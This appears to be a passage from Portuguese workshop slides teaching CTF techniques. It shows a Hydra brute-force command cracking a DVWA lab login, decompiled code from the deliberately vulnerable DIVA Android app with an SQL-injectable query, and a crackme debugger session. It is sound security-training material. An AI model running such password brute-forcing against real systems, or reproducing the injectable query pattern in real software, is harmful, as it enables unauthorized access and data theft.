
```
(kali㉿kali)-[~/Desktop]
└─$ hydra -l admin -P senhas.txt 10.10.10.167 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login Failed"
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-23 09:14:43
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5), ~1 try per task
[DATA] attacking http-post-form://10.10.10.167:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login Failed
[80][http-post-form] host: 10.10.10.167  login: admin  password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-01-23 09:14:45
```

ENGENHARIA REVERSA

Engenharia reversa: Análise de artefatos Android

- Podemos utilizar o jadx para decompilar aplicações Android:



```
File View Navigation Tools Help
SQLInjectionActivity x
import android.widget.Toast;

/* loaded from: classes.dex */
47 public class SQLInjectionActivity extends AppCompatActivity {
    private SQLiteDatabase mDB;

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.Fragment
48 public void onCreate(Bundle bundle) {
49     super.onCreate(bundle);
        try {
52         this.mDB = openOrCreateDatabase("sqli", 0, null);
53         this.mDB.execSQL("DROP TABLE IF EXISTS sqliuser;");
54         this.mDB.execSQL("CREATE TABLE IF NOT EXISTS sqliuser(user VARCHAR, password VARCHAR, credit_card VARCHAR);");
55         this.mDB.execSQL("INSERT INTO sqliuser VALUES ('admin', 'passwd123', '1234567812345678');");
56         this.mDB.execSQL("INSERT INTO sqliuser VALUES ('diva', 'p@ssword', '1111222233334444');");
57         this.mDB.execSQL("INSERT INTO sqliuser VALUES ('john', 'password123', '5555666677778888');");
        } catch (Exception e) {
            Log.d("Diva-sqli", "Error occurred while creating database for SQLI: " + e.getMessage());
        }
63     setContentView(R.layout.activity_sqlinjection);
}

66 public void search(View view) {
67     EditText editText = (EditText) findViewById(R.id.ivilsearch);
        try {
70         SQLiteDatabase sqLiteDatabase = this.mDB;
            Cursor.rawQuery = sqLiteDatabase.rawQuery("SELECT * FROM sqliuser WHERE user = '" + editText.getText().toString() + "'");
        }
    }
}
```

Engenharia reversa: Análise de artefatos PE e ELF

- Se tratando de binários PE e ELF, podemos utilizar comandos já explorados e *debuggers*.

The screenshot displays a debugger window with assembly code on the left, a message box in the center, and CPU registers on the right.

Assembly Code:

```
je crackme.40124C  
call crackme.401362  
jmp crackme.4011E6  
call crackme.40134D  
jmp crackme.4011E6  
enter 0,0  
push ebx  
push esi  
push edi  
cmp dword  
je crackme  
cmp dword  
je crackme  
cmp dword  
je crackme  
cmp dword
```

Message Box:

Good work!
Great work, mate!
Now try the next CrackMe!
OK

CPU Registers:

```
ECX 75112E09  
EDX 00000000  
EBP 0018FE6C  
ESP 0018FE5C &"TESTE"  
ESI 00402182 crackme.00402182  
EDI 000016E6  
EIP 00401243 crackme.00401243  
EFLAGS 00000344  
ZF 1 PF 1 AF 0  
OF 0 SF 0 DF 0  
CF 0 TF 1 IF 1  
LastError 00000000 (ERROR_SUCCESS)  
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)  
GS 002B FS 0053  
ES 002B DS 002B  
CS 0023 SS 002B  
ST(0) 00000000000000000000 x87r0 Empty 0.0000000000  
ST(1) 00000000000000000000 x87r1 Empty 0.0000000000
```

Workshop 1

Decodificando as principais técnicas de CTFs

Capture the Flag: checklist para resolução de desafios de Cyber e OSINT

